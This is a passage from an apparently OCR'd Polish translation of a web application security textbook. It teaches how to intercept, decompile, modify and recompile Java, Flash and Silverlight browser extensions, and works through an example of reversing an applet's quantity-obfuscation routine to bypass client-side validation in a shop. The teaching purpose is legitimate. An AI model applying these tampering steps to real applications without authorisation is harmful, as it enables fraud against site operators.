
Po przechwyceniu nieprzetworzonych serializowanych danych za pomocą serwera proxy można je deserializować za pomocą samej Javy, aby uzyskać dostęp do zawartych w niej elementów danych pierwotnych. DSer to przydatna wtyczka do Burp Suite, która zapewnia platformę do przeglądania i manipulowania serializowanymi obiektami Java, które zostały przechwycone w Burp. To narzędzie konwertuje prymitywne dane w przechwyconym obiekcie do formatu XML w celu łatwej edycji. Gdy zmodyfikujesz odpowiednie dane, DSer dokona ponownej serializacji obiektu i odpowiednio zaktualizuje żądanie HTTP.

Serializacja Flasha

Flash używa własnego formatu serializacji, który może być używany do przesyłania złożonych struktur danych między komponentami serwera i klienta. Format komunikatu akcji (AMF) zwykle można zidentyfikować za pomocą następującego nagłówka Content-Type:

Content-Type: application/x-amf

Burp natywnie obsługuje format AMF. Gdy zidentyfikuje żądanie HTTP lub odpowiedź zawierającą serializowane dane AMF, rozpakowuje zawartość i prezentuje ją w postaci drzewa do przeglądania i edytowania, jak pokazano na rysunku. Kiedy zmodyfikujesz odpowiednie elementy danych pierwotnych w strukturze, Burp dokonuje reserializowania wiadomości i możesz przekazać ją do serwera lub klienta w celu przetworzenia.



Serializacja Silverlight

Aplikacje Silverlight mogą korzystać z platformy komunikacji zdalnej Windows Communication Foundation (WCF), która jest wbudowana w platformę .NET. Komponenty klienckie Silverlight korzystające z WCF zazwyczaj wykorzystują format binarny .NET for SOAP (NBFS) firmy Microsoft, który można zidentyfikować za pomocą następującego nagłówka Content-Type:

Content-Type: application/soap+msbin1

Dostępna jest wtyczka dla Burp Proxy, która automatycznie deserializuje dane zakodowane NBFS, zanim zostaną one wyświetlone w oknie przechwycenia Burp. Po przejrzeniu lub edycji zdekodowanych danych wtyczka ponownie koduje dane przed przekazaniem ich do serwera lub klienta w celu przetworzenia.

Przeszkody w przechwytywaniu ruchu z rozszerzeń przeglądarki

Jeśli Twoja przeglądarka została skonfigurowana do korzystania z przechwytującego serwera proxy, może się okazać, że żądania wysyłane przez komponenty rozszerzenia przeglądarki nie są przechwytywane przez serwer proxy lub kończą się niepowodzeniem. Ten problem zwykle wynika z problemów z obsługą przez komponent serwerów proxy HTTP lub SSL (lub obu). Zwykle można sobie z tym poradzić poprzez staranną konfigurację narzędzi. Pierwszy problem polega na tym, że komponent kliencki może nie honorować konfiguracji serwera proxy, którą określiłeś w przeglądarce lub ustawieniach komputera. Wynika to z faktu, że komponenty mogą wysyłać własne żądania HTTP poza interfejsami API udostępnianymi przez samą przeglądarkę lub platformę rozszerzeń. Jeśli tak się dzieje,

nadal możesz przechwycić żądania komponentu. Musisz zmodyfikować plik hosts komputera, aby uzyskać przechwycenie i skonfigurować serwer proxy do obsługi niewidocznego proxy i automatycznego przekierowania do właściwego hosta docelowego. Więcej informacji o tym, jak to zrobić, znajduje się w rozdziale 20. Drugi problem polega na tym, że komponent kliencki może nie akceptować certyfikatu SSL przedstawianego przez przechwytujący serwer proxy. Jeśli Twój serwer proxy używa ogólnego certyfikatu z podpisem własnym, a Twoja przeglądarka została skonfigurowana tak, aby go akceptować, komponent rozszerzenia przeglądarki może mimo to odrzucić certyfikat. Może to być spowodowane tym, że rozszerzenie przeglądarki nie pobiera konfiguracji przeglądarki dla tymczasowo zaufanych certyfikatów lub może być spowodowane tym, że sam komponent programowo wymaga, aby niezaufane certyfikaty nie były akceptowane. W obu przypadkach możesz obejść ten problem, konfigurując serwer proxy do korzystania z głównego certyfikatu CA, który jest używany do podpisywania ważnych certyfikatów dla poszczególnych hostów dla każdej odwiedzanej witryny, oraz instalując certyfikat CA w zaufanym certyfikacie komputera sklep. Więcej informacji o tym, jak to zrobić, znajduje się w rozdziale 20. W rzadkich przypadkach może się okazać, że komponenty klienckie komunikują się za pomocą protokołu innego niż HTTP, którego po prostu nie można obsłużyć za pomocą przechwytującego serwera proxy. W takich sytuacjach nadal możesz przeglądać i modyfikować ruch, którego dotyczy problem, za pomocą sniffera sieciowego lub narzędzia do przechwytywania funkcji. Jednym z przykładów jest Echo Mirage, które może wstrzykiwać do procesu i przechwytywać wywołania API gniazd, umożliwiając przeglądanie i modyfikowanie danych przed ich wysłaniem przez sieć. Echo Mirage można pobrać z następującego adresu URL:

www.bindshell.net/tools/echomirage

KROKI HACKOWANIA

1. Upewnij się, że serwer proxy poprawnie przechwytuje cały ruch z rozszerzenia przeglądarki. W razie potrzeby użyj sniffera, aby zidentyfikować ruch, który nie jest prawidłowo przesyłany przez serwer proxy.

2. Jeśli składnik kliencki korzysta ze standardowego schematu serializacji, upewnij się, że masz narzędzia niezbędne do jego rozpakowania i zmodyfikowania. Jeśli składnik używa zastrzeżonego mechanizmu kodowania lub szyfrowania, należy go zdekompilować lub zdebugować, aby w pełni go przetestować.

3. Przejrzyj odpowiedzi z serwera, które uruchamiają kluczową logikę po stronie klienta. Często przechwycenie i modyfikacja odpowiedzi serwera na czas może pozwolić na „odblokowanie” interfejsu GUI klienta, ułatwiając ujawnienie, a następnie wykonanie złożonych lub wieloetapowych działań uprzywilejowanych.

4. Jeśli aplikacja wykonuje jakąkolwiek krytyczną logikę lub zdarzenia, których wykonania komponentowi klienta nie należy ufać (takie jak losowanie karty lub rzucanie kośćmi w aplikacji hazardowej), poszukaj jakiejkolwiek korelacji między wykonaniem krytycznej logiki a komunikacją z serwerem . Jeśli klient nie komunikuje się z serwerem w celu ustalenia wyniku zdarzenia, aplikacja jest zdecydowanie podatna na ataki.

Dekompilacja rozszerzeń przeglądarki

Zdecydowanie najdokładniejszą metodą ataku na komponent rozszerzenia przeglądarki jest dekompilacja obiektu, dokonanie pełnego przeglądu kodu źródłowego i, jeśli to konieczne, modyfikacja kodu w celu zmiany zachowania obiektu, a następnie ponowna kompilacja. Jak już wspomniano, rozszerzenia przeglądarki są kompilowane do kodu bajtowego. Kod bajtowy to niezależna od platformy

binarna reprezentacja wysokiego poziomu, która może być wykonywana przez odpowiedni interpreter (taki jak wirtualna maszyna Java lub Flash Player), a każda technologia rozszerzenia przeglądarki używa własnego formatu kodu bajtowego. Dzięki temu aplikacja może działać na dowolnej platformie, na której może działać sam interpreter. Wysokopoziomowy charakter reprezentacji kodu bajtowego oznacza, że teoretycznie zawsze jest możliwa dekompilacja kodu bajtowego do czegoś przypominającego oryginalny kod źródłowy. Można jednak zastosować różne techniki obronne, aby spowodować awarię dekompilatora lub wygenerować zdekompilowany kod, który jest bardzo trudny do śledzenia i interpretacji. Z zastrzeżeniem tych zabezpieczeń zaciemniających, dekompilacja kodu bajtowego jest zwykle preferowaną drogą do zrozumienia i zaatakowania komponentów rozszerzenia przeglądarki. Pozwala to przeglądać logikę biznesową, oceniać pełną funkcjonalność aplikacji po stronie klienta i modyfikować jej zachowanie w ukierunkowany sposób.

Pobieranie kodu bajtowego

Pierwszym krokiem jest pobranie wykonywalnego kodu bajtowego, nad którym można rozpocząć pracę. Ogólnie rzecz biorąc, kod bajtowy jest ładowany w pojedynczym pliku z adresu URL określonego w kodzie źródłowym HTML dla stron aplikacji, które uruchamiają rozszerzenie przeglądarki. Aplety Javy są zazwyczaj ładowane przy użyciu znacznika <applet>, a inne komponenty zazwyczaj są ładowane przy użyciu znacznika <object>. Na przykład:

<applet code=”CheckQuantity.class” codebase=”/scripts”

id=”CheckQuantityApplet”>

</applet>

W niektórych przypadkach adres URL, który ładuje kod bajtowy, może być mniej oczywisty, ponieważ komponent może być ładowany przy użyciu różnych skryptów opakowujących dostarczanych przez różne struktury rozszerzeń przeglądarki. Innym sposobem na zidentyfikowanie adresu URL kodu bajtowego jest sprawdzenie historii serwera proxy po załadowaniu rozszerzenia przeglądarki przez przeglądarkę. Jeśli zastosujesz takie podejście, musisz być świadomy dwóch potencjalnych przeszkód:

* Niektóre narzędzia proxy stosują filtry do historii proxy, aby ukryć elementy, takie jak obrazy i pliki arkuszy stylów, które zazwyczaj są mniej interesujące. Jeśli nie możesz znaleźć żądania kodu bajtowego rozszerzenia przeglądarki, powinieneś zmodyfikować historię proxy wyświetl filtr, aby wszystkie elementy były widoczne.

* Przeglądarki zwykle buforują pobrany kod bajtowy dla komponentów rozszerzeń bardziej agresywnie niż w przypadku innych zasobów statycznych, takich jak obrazy. Jeśli Twoja przeglądarka załadowała już kod bajtowy komponentu, nawet pełne odświeżenie strony korzystającej z tego komponentu może nie spowodować ponownego żądania komponentu przez przeglądarkę. W takiej sytuacji może być konieczne całkowite wyczyszczenie pamięci podręcznej przeglądarki, zamknięcie wszystkich wystąpień przeglądarki, a następnie rozpoczęcie nowej sesji przeglądarki, aby zmusić przeglądarkę do ponownego zażądania kodu bajtowego.

Po zidentyfikowaniu adresu URL kodu bajtowego rozszerzenia przeglądarki zazwyczaj wystarczy wkleić ten adres URL w pasku adresu przeglądarki. Następnie przeglądarka wyświetli monit o zapisanie pliku kodu bajtowego w lokalnym systemie plików.

WSKAZÓWKA: Jeśli zidentyfikowałeś żądanie kodu bajtowego w historii Burp Proxy, a odpowiedź serwera zawiera pełny kod bajtowy (a nie odniesienie do wcześniejszej kopii w pamięci podręcznej), możesz zapisać kod bajtowy bezpośrednio do pliku z poziomu Burp. Najbardziej niezawodnym

sposobem na to jest wybranie karty Nagłówki w przeglądarce odpowiedzi, kliknięcie prawym przyciskiem myszy dolnego panelu zawierającego treść odpowiedzi i wybranie opcji Kopiuj do pliku z menu kontekstowego.

Dekompilacja kodu bajtowego

Kod bajtowy jest zwykle rozprowadzany w pakiecie z jednym plikiem, który może wymagać rozpakowania w celu uzyskania pojedynczych plików kodu bajtowego do dekompilacji do kodu źródłowego. Aplety Java są zwykle pakowane jako pliki .jar (archiwum Java), a obiekty Silverlight są pakowane jako pliki .xap. Oba te typy plików używają formatu archiwum ZIP, więc można je łatwo rozpakować, zmieniając nazwę plików na rozszerzenie .zip, a następnie rozpakowując je do poszczególnych plików za pomocą dowolnego czytnika ZIP. Kod bajtowy Java jest zawarty w plikach .class, a kod bajtowy Silverlight jest zawarty w plikach .dll. Po rozpakowaniu odpowiedniego pakietu plików należy zdekompilować te pliki, aby uzyskać kod źródłowy. Obiekty Flash są spakowane jako pliki .swf i nie wymagają rozpakowywania przed użyciem dekompilatora. Aby przeprowadzić rzeczywistą dekompilację kodu bajtowego, należy użyć określonych narzędzi, w zależności od rodzaju używanej technologii rozszerzenia przeglądarki, jak opisano w poniższych sekcjach.

Narzędzia Javy

Kod bajtowy Java można zdekompilować do kodu źródłowego Java za pomocą narzędzia o nazwie Jad (dekompilator Java), które jest dostępne pod adresem: www.varaneckas.com/jad

Narzędzia Flasha

Kod bajtowy Flash można dekompilować do kodu źródłowego ActionScript. Alternatywnym podejściem, które często jest bardziej skuteczne, jest rozłożenie kodu bajtowego do postaci czytelnej dla człowieka, bez faktycznej pełnej dekompilacji go do kodu źródłowego. Do dekompilacji i dezasemblacji Flasha możesz użyć następujących narzędzi:

* Flasm — www.nowrap.de/flasm

* Flara — www.nowrap.de/flare

* SWFScan — www.hp.com/go/swfscan (działa dla ActionScript 2 i 3)

Narzędzia Silverlight

Kod bajtowy Silverlight można zdekompilować do kodu źródłowego za pomocą narzędzia o nazwie .NET Reflector, które jest dostępne pod adresem:

www.red-gate.com/products/dotnet-development/reflector/

Praca nad kodem źródłowym

Po uzyskaniu kodu źródłowego komponentu lub czegoś, co go przypomina, możesz zastosować różne podejścia do jego zaatakowania. Pierwszym krokiem na ogół jest przejrzenie kodu źródłowego, aby zrozumieć, jak działa komponent i jakie funkcje zawiera lub do których się odwołuje. Oto kilka elementów, których należy szukać:

* Sprawdzanie poprawności danych wejściowych lub inne związane z bezpieczeństwem logiki i zdarzenia występujące po stronie klienta

* Procedury zaciemniania lub szyfrowania używane do zawijania danych dostarczonych przez użytkownika przed wysłaniem ich na serwer

* „Ukryte” funkcje po stronie klienta, które nie są widoczne w interfejsie użytkownika, ale które można odblokować, modyfikując komponent

* Odniesienia do funkcji po stronie serwera, których wcześniej nie zidentyfikowałeś za pomocą mapowania aplikacji

Przeglądanie kodu źródłowego często pozwala odkryć interesujące funkcje w komponencie, które chcesz zmodyfikować lub zmodyfikować w celu zidentyfikowania potencjalnych luk w zabezpieczeniach. Może to obejmować usuwanie sprawdzania poprawności danych wejściowych po stronie klienta, przesyłanie niestandardowych danych do serwera, manipulowanie stanem lub zdarzeniami po stronie klienta lub bezpośrednie wywoływanie funkcji obecnych w komponencie. Możesz modyfikować zachowanie komponentu na kilka sposobów, jak opisano w poniższych sekcjach.

Ponowna kompilacja i wykonywanie w przeglądarce

Możesz zmodyfikować zdekompilowany kod źródłowy, aby zmienić zachowanie komponentu, ponownie skompilować go do kodu bajtowego i uruchomić zmodyfikowany komponent w swojej przeglądarce. Takie podejście jest często preferowane, gdy trzeba manipulować kluczowymi zdarzeniami po stronie klienta, takimi jak rzucanie kośćmi w aplikacji do gier. Aby przeprowadzić ponowną kompilację, musisz użyć narzędzi programistycznych odpowiednich dla używanej technologii:

* W przypadku języka Java użyj programu javac w pakiecie JDK, aby ponownie skompilować zmodyfikowany kod źródłowy.

* W przypadku Flasha możesz użyć programu Flasm do ponownego złożenia zmodyfikowanego kodu bajtowego lub jednego ze studiów programistycznych Flash firmy Adobe w celu ponownej kompilacji zmodyfikowanego kodu źródłowego ActionScript.

* W przypadku Silverlight użyj programu Visual Studio do ponownej kompilacji zmodyfikowanego kodu źródłowego.

Po ponownej kompilacji kodu źródłowego do jednego lub więcej plików z kodem bajtowym, może być konieczne ponowne spakowanie pliku przeznaczonego do dystrybucji, jeśli jest to wymagane przez używaną technologię. W przypadku programów Java i Silverlight zastąp zmodyfikowane pliki kodu bajtowego w rozpakowanym archiwum, spakuj ponownie za pomocą narzędzia zip, a następnie zmień rozszerzenie z powrotem na .jar lub .xap, odpowiednio. Ostatnim krokiem jest załadowanie zmodyfikowanego komponentu do przeglądarki, aby zmiany zaczęły obowiązywać w testowanej aplikacji. Możesz to osiągnąć na różne sposoby:

* Jeśli możesz znaleźć plik fizyczny w pamięci podręcznej przeglądarki na dysku, który zawiera oryginalny plik wykonywalny, możesz go zastąpić zmodyfikowaną wersją i ponownie uruchomić przeglądarkę. Takie podejście może być trudne, jeśli Twoja przeglądarka nie używa osobnych plików dla każdego buforowanego zasobu lub jeśli buforowanie komponentów rozszerzenia przeglądarki jest realizowane tylko w pamięci.

* Korzystając z przechwytującego serwera proxy, możesz zmodyfikować kod źródłowy strony ładującej komponent i określić inny adres URL, wskazujący na lokalny system plików lub kontrolowany przez Ciebie serwer WWW. Takie podejście jest zwykle trudne, ponieważ zmiana domeny, z której ładowany jest komponent, może naruszyć zasady przeglądarki dotyczące tego samego pochodzenia i może wymagać ponownej konfiguracji przeglądarki lub innych metod osłabiających tę politykę.

* Możesz spowodować, że Twoja przeglądarka przeładuje komponent z oryginalnego serwera (jak opisano we wcześniejszej sekcji „Pobieranie kodu bajtowego”), użyj swojego proxy do przechwycenia

odpowiedzi zawierającej plik wykonywalny i zastąp treść wiadomości zmodyfikowanym wersja. W Burp Proxy możesz użyć opcji menu kontekstowego Wklej z pliku, aby to osiągnąć. Takie podejście jest zwykle najłatwiejsze i najmniej prawdopodobne, aby napotkać problemy opisane wcześniej.

Ponowna kompilacja i wykonywanie poza przeglądarką

W niektórych przypadkach nie jest konieczna modyfikacja zachowania komponentu podczas jego wykonywania. Na przykład niektóre komponenty rozszerzenia przeglądarki sprawdzają poprawność danych wprowadzonych przez użytkownika, a następnie zaciemniają lub szyfrują wynik przed wysłaniem go na serwer. W takiej sytuacji możesz zmodyfikować komponent, aby wykonać wymagane zaciemnianie lub szyfrowanie na dowolnych niezweryfikowanych danych wejściowych i po prostu wyprowadzić wynik lokalnie. Następnie możesz użyć swojego serwera proxy do przechwycenia odpowiedniego żądania, gdy oryginalny komponent prześle zweryfikowane dane wejściowe, i możesz je zastąpić wartością wyjściową zmodyfikowanego komponentu. Aby przeprowadzić ten atak, musisz zmienić oryginalny plik wykonywalny, który jest przeznaczony do uruchamiania w ramach odpowiedniego rozszerzenia przeglądarki, w samodzielny program, który można uruchomić z wiersza poleceń. Sposób, w jaki to się odbywa, zależy od używanego języka programowania. Na przykład w Javie wystarczy zaimplementować metodę main.

Manipulowanie oryginalnym komponentem za pomocą JavaScript

W niektórych przypadkach nie jest konieczna modyfikacja kodu bajtowego komponentu. Zamiast tego możesz osiągnąć swoje cele, modyfikując JavaScript na stronie HTML, która wchodzi w interakcję z komponentem. Po przejrzeniu kodu źródłowego komponentu możesz zidentyfikować wszystkie jego publiczne metody, które można wywołać bezpośrednio z JavaScript, oraz sposób, w jaki obsługiwane są parametry tych metod. Często dostępnych jest więcej metod niż kiedykolwiek wywoływanych ze stron aplikacji, a także możesz dowiedzieć się więcej o przeznaczeniu i obsłudze parametrów tych metod. Na przykład komponent może ujawnić metodę, którą można wywołać w celu włączenia lub wyłączenia części widocznego interfejsu użytkownika. Korzystając z przechwytującego serwera proxy, możesz edytować stronę HTML ładującą komponent i modyfikować lub dodawać kod JavaScript, aby odblokować ukryte części interfejsu.

KROKI HACKOWANIA

1. Użyj opisanych technik, aby pobrać kod bajtowy komponentu, rozpakować go i zdekompilować do kodu źródłowego.

2. Przejrzyj odpowiedni kod źródłowy, aby zrozumieć, jakie przetwarzanie jest wykonywane.

3. Jeśli komponent zawiera jakiekolwiek publiczne metody, którymi można manipulować, aby osiągnąć zamierzony cel, przechwyć odpowiedź HTML, która wchodzi w interakcję z komponentem, i dodaj kod JavaScript, aby wywołać odpowiednie metody przy użyciu danych wejściowych.

4. Jeśli nie, zmodyfikuj kod źródłowy komponentu, aby osiągnąć swój cel, a następnie skompiluj go ponownie i uruchom w przeglądarce lub jako samodzielny program.

5. Jeśli komponent jest używany do przesyłania zaciemnionych lub zaszyfrowanych danych na serwer, użyj zmodyfikowanej wersji komponentu do przesłania różnych odpowiednio zaciemnionych ciągów ataków na serwer w celu wykrycia luk w zabezpieczeniach, tak jak w przypadku każdego innego parametru.

Radzenie sobie z zaciemnianiem kodu bajtowego

Ze względu na łatwość dekompilacji kodu bajtowego w celu odzyskania jego źródła opracowano różne techniki zaciemniania samego kodu bajtowego. Zastosowanie tych technik skutkuje kodem bajtowym, który jest trudniejszy do dekompilacji lub który dekompiluje do wprowadzającego w błąd lub nieprawidłowego kodu źródłowego, który może być bardzo trudny do zrozumienia i niemożliwy do ponownej kompilacji bez znacznego wysiłku. Rozważmy na przykład następujące zaciemnione źródło Java:

```
package myapp.interface;

import myapp.class.public;

import myapp.throw.throw;

import if.if.if.if.else;

import java.awt.event.KeyEvent;

public class double extends public implements strict

{

public double(j j1)

{

_mthif();

_fldif = j1;

}

private void _mthif(ActionEvent actionevent)

{

_mthif(((KeyEvent) (null)));

switch(_fldif._mthnew()._fldif)

{

case 0:

_fldfloat.setEnabled(false);

_fldboolean.setEnabled(false);

_fldinstanceof.setEnabled(false);

_fldint.setEnabled(false);

break;

...
```

Powszechnie stosowane techniki zaciemniania to:

* Znaczące nazwy klas, metod i zmiennych składowych są zastępowane bezsensownymi wyrażeniami, takimi jak a, b i c. Zmusza to czytelnika zdekompilowanego kodu do zidentyfikowania celu każdego

elementu poprzez zbadanie, w jaki sposób jest on używany. Może to utrudniać śledzenie różnych elementów podczas śledzenia ich w kodzie źródłowym.

* Idąc dalej, niektóre zaciemniacze zastępują nazwy elementów słowami kluczowymi zarezerwowanymi dla danego języka, takimi jak new i int. Chociaż technicznie powoduje to, że kod bajtowy jest nielegalny, większość maszyn wirtualnych toleruje nielegalny kod i działa normalnie. Jednak nawet jeśli dekompilator poradzi sobie z nielegalnym kodem bajtowym, wynikowy kod źródłowy jest jeszcze mniej czytelny niż ten, który właśnie opisano. Co ważniejsze, źródła nie można ponownie skompilować bez rozległych przeróbek w celu konsekwentnego zmieniania nazw nielegalnie nazwanych elementów.

* Wiele zaciemniaczy usuwa niepotrzebne debugowanie i metainformacje z kodu bajtowego, w tym nazwy plików źródłowych i numery wierszy (co sprawia, że śledzenie stosu jest mniej informacyjne), nazwy zmiennych lokalnych (co udaremnia debugowanie) i informacje o klasie wewnętrznej (co uniemożliwia działanie refleksji) odpowiednio).

* Można dodać nadmiarowy kod, który tworzy i przetwarza różne rodzaje danych w znaczący sposób, ale jest niezależny od rzeczywistych danych faktycznie używanych przez funkcjonalność aplikacji.

* Ścieżka wykonywania przez kod może być modyfikowana w zawiły sposób, poprzez użycie instrukcji skoku, tak że logiczna sekwencja wykonywania jest trudna do rozpoznania podczas czytania zdekompilowanego źródła.

* Mogą zostać wprowadzone niedozwolone konstrukcje programistyczne, takie jak nieosiągalne instrukcje i ścieżki kodu z brakującymi instrukcjami powrotu. Większość maszyn wirtualnych toleruje te zjawiska w kodzie bajtowym, ale zdekompilowanego źródła nie można ponownie skompilować bez poprawienia nielegalnego kodu.

KROKI HACKOWANIA

Skuteczne taktyki radzenia sobie z zaciemnianiem kodu bajtowego zależą od zastosowanych technik i celu, w jakim analizujesz źródło. Oto parę sugestii:

1. Możesz przejrzeć komponent pod kątem metod publicznych bez pełnego zrozumienia źródła. Powinno być oczywiste, które metody mogą być wywoływane z JavaScript i jakie są ich sygnatury, umożliwiając testowanie zachowania metod poprzez przekazywanie różnych danych wejściowych.

2. Jeśli nazwy klas, metod i zmiennych składowych zostały zastąpione bezsensownymi wyrażeniami (ale nie specjalnymi słowami zarezerwowanymi przez język programowania), możesz użyć funkcji refaktoryzacji wbudowanej w wiele IDE, aby pomóc sobie zrozumieć kod. Studiując, w jaki sposób przedmioty są używane, możesz zacząć nadawać im znaczące nazwy. Jeśli używasz narzędzia zmiany nazwy w środowisku IDE, wykonuje ono dla ciebie dużo pracy, śledząc użycie elementu w całej bazie kodu i zmieniając jego nazwę wszędzie.

3. W rzeczywistości możesz cofnąć wiele zaciemnień, uruchamiając zaciemniony kod bajtowy przez zaciemniacz po raz drugi i wybierając odpowiednie opcje. Przydatnym obfuscatorem dla Javy jest Jode. Może usuwać zbędne ścieżki kodu dodane przez inny zaciemniacz i ułatwiać proces rozumienia zaciemnionych nazw poprzez przypisywanie poszczególnym elementom globalnie unikalnych nazw.

Aplety Java: działający przykład

Rozważymy teraz krótki przykład dekompilacji rozszerzeń przeglądarki, przyglądając się aplikacji zakupowej, która przeprowadza sprawdzanie poprawności danych wejściowych w aplecie Java. W tym

przykładzie formularz, który przesyła żądaną przez użytkownika ilość zamówienia, wygląda następująco:

```
<form method=”post” action=”Shop.aspx?prod=2” onsubmit=”return
validateForm(this)”>
<input type=”hidden” name=”obfpad”
value=”klGSB8X9x0WFv9KGqilePdqaxHIsU5RnojwPdBRgZuiXSB3TgkupaFigj
UQm8CIP5HJxpidrPOuQPw63ogZ2vbyiOevPrkxFiuUxA8Gn30o1ep2Lax6IyuyEU
D9SmG7c”>
<script>
function validateForm(theForm)
{
var obfquantity =
document.CheckQuantityApplet.doCheck(
theForm.quantity.value, theForm.obfpad.value);
if (obfquantity == undefined)
{
alert(‘Please enter a valid quantity.’);
return false;
}
theForm.quantity.value = obfquantity;
return true;
}
</script>
<applet code=”CheckQuantity.class” codebase=”/scripts” width=”0”
height=”0”
id=”CheckQuantityApplet”></applet>
Product: Samsung Multiverse <br/>
Price: 399 <br/>
Quantity: <input type=”text” name=”quantity”> (Maximum quantity is 50)
<br/>
<input type=”submit” value=”Buy”>
```

</form>

Gdy formularz jest przesyłany z ilością 2, pojawia się następujące żądanie:

POST /shop/154/Shop.aspx?prod=2 HTTP/1.1

Host: mdsec.net

Content-Type: application/x-www-form-urlencoded

Content-Length: 77

obfpad=klGSB8X9x0WFv9KGqilePdqaxHIsU5RnojwPdBRgZuiXSB3TgkupaFigjUQm8CIP5

HJxpidrPOuQ

Pw63ogZ2vbyiOevPrkxFiuUxA8Gn30o1ep2Lax6IyuyEUD9SmG7c&quantity=4b282c510f

776a405f465

877090058575f445b536545401e4268475e105b2d15055c5d5204161000

Jak widać z kodu HTML, po przesłaniu formularza skrypt weryfikacyjny przekazuje ilość podaną przez użytkownika oraz wartość parametru obfpad do apletu Java o nazwie CheckQuantity. Aplet najwyraźniej dokonuje niezbędnej weryfikacji danych wejściowych i zwraca do skryptu zaciemnioną wersję ilości, która jest następnie przesyłana do serwera. Ponieważ aplikacja po stronie serwera potwierdza nasze zamówienie na dwie jednostki, jasne jest, że parametr quantity w jakiś sposób zawiera żądaną wartość.

Jeśli jednak spróbujemy zmodyfikować ten parametr bez znajomości algorytmu zaciemniania, atak się nie powiedzie, prawdopodobnie dlatego, że serwer nie rozpakuje poprawnie naszej zaciemnionej wartości.

Jak widać z kodu HTML, po przesłaniu formularza skrypt weryfikacyjny przekazuje ilość podaną przez użytkownika oraz wartość parametru obfpad do apletu Java o nazwie CheckQuantity. Aplet najwyraźniej dokonuje niezbędnej weryfikacji danych wejściowych i zwraca do skryptu zaciemnioną wersję ilości, która jest następnie przesyłana do serwera. Ponieważ aplikacja po stronie serwera potwierdza nasze zamówienie na dwie jednostki, jasne jest, że parametr ilości w jakiś sposób zawiera żądaną wartość.

Jeśli jednak spróbujemy zmodyfikować ten parametr bez znajomości algorytmu zaciemniania, atak się nie powiedzie, prawdopodobnie dlatego, że serwer nie rozpakuje poprawnie naszej zaciemnionej wartości. W tej sytuacji możemy zastosować opisaną już metodologię, aby zdekompilować aplet Javy i zrozumieć, jak on działa. Najpierw musimy pobrać kod bajtowy apletu z adresu URL określonego w tagu apletu strony HTML:

/scripts/CheckQuantity.class

Ponieważ plik wykonywalny nie jest spakowany jako plik .jar, nie ma potrzeby jego rozpakowywania i możemy uruchomić Jad bezpośrednio na pobranym pliku .class:

C:\tmp>jad CheckQuantity.class

Parsing CheckQuantity.class...The class file version is 50.0 (only 45.3,

46.0 and 47.0 are supported)

Generating CheckQuantity.jad

Couldn’t fully decompile method doCheck

Couldn’t resolve all exception handlers in method doCheck

Jad wyświetla zdekompilowany kod źródłowy jako plik .jad, który możemy przeglądać w dowolnym edytorze tekstu:

```
// Decompiled by Jad v1.5.8f. Copyright 2001 Pavel Kouznetsov.
// Jad home page: http://www.kpdus.com/jad.html
// Decompiler options: packimports(3)
// Source File Name: CheckQuantity.java
import java.applet.Applet;
public class CheckQuantity extends Applet
{
public CheckQuantity()
{
}
public String doCheck(String s, String s1)
{
int i = 0;
i = Integer.parseInt(s);
if(i <= 0 || i > 50)
return null;
break MISSING_BLOCK_LABEL_26;
Exception exception;
exception;
return null;
String s2 = (new StringBuilder()).append(“rand=”).append
(Math.random()).append(“&q=”).append(Integer.toString(i)).append
(“&checked=true”).toString();
StringBuilder stringbuilder = new StringBuilder();
for(int j = 0; j < s2.length(); j++)
{
```

```
String s3 = (new StringBuilder()).append('0').append

(Integer.toHexString((byte)s1.charAt((j * 19 + 7) % s1.length()) ^

s2.charAt(j))).toString();

int k = s3.length();

if(k > 2)

s3 = s3.substring(k - 2, k);

stringbuilder.append(s3);

}

return stringbuilder.toString();

}

}
```

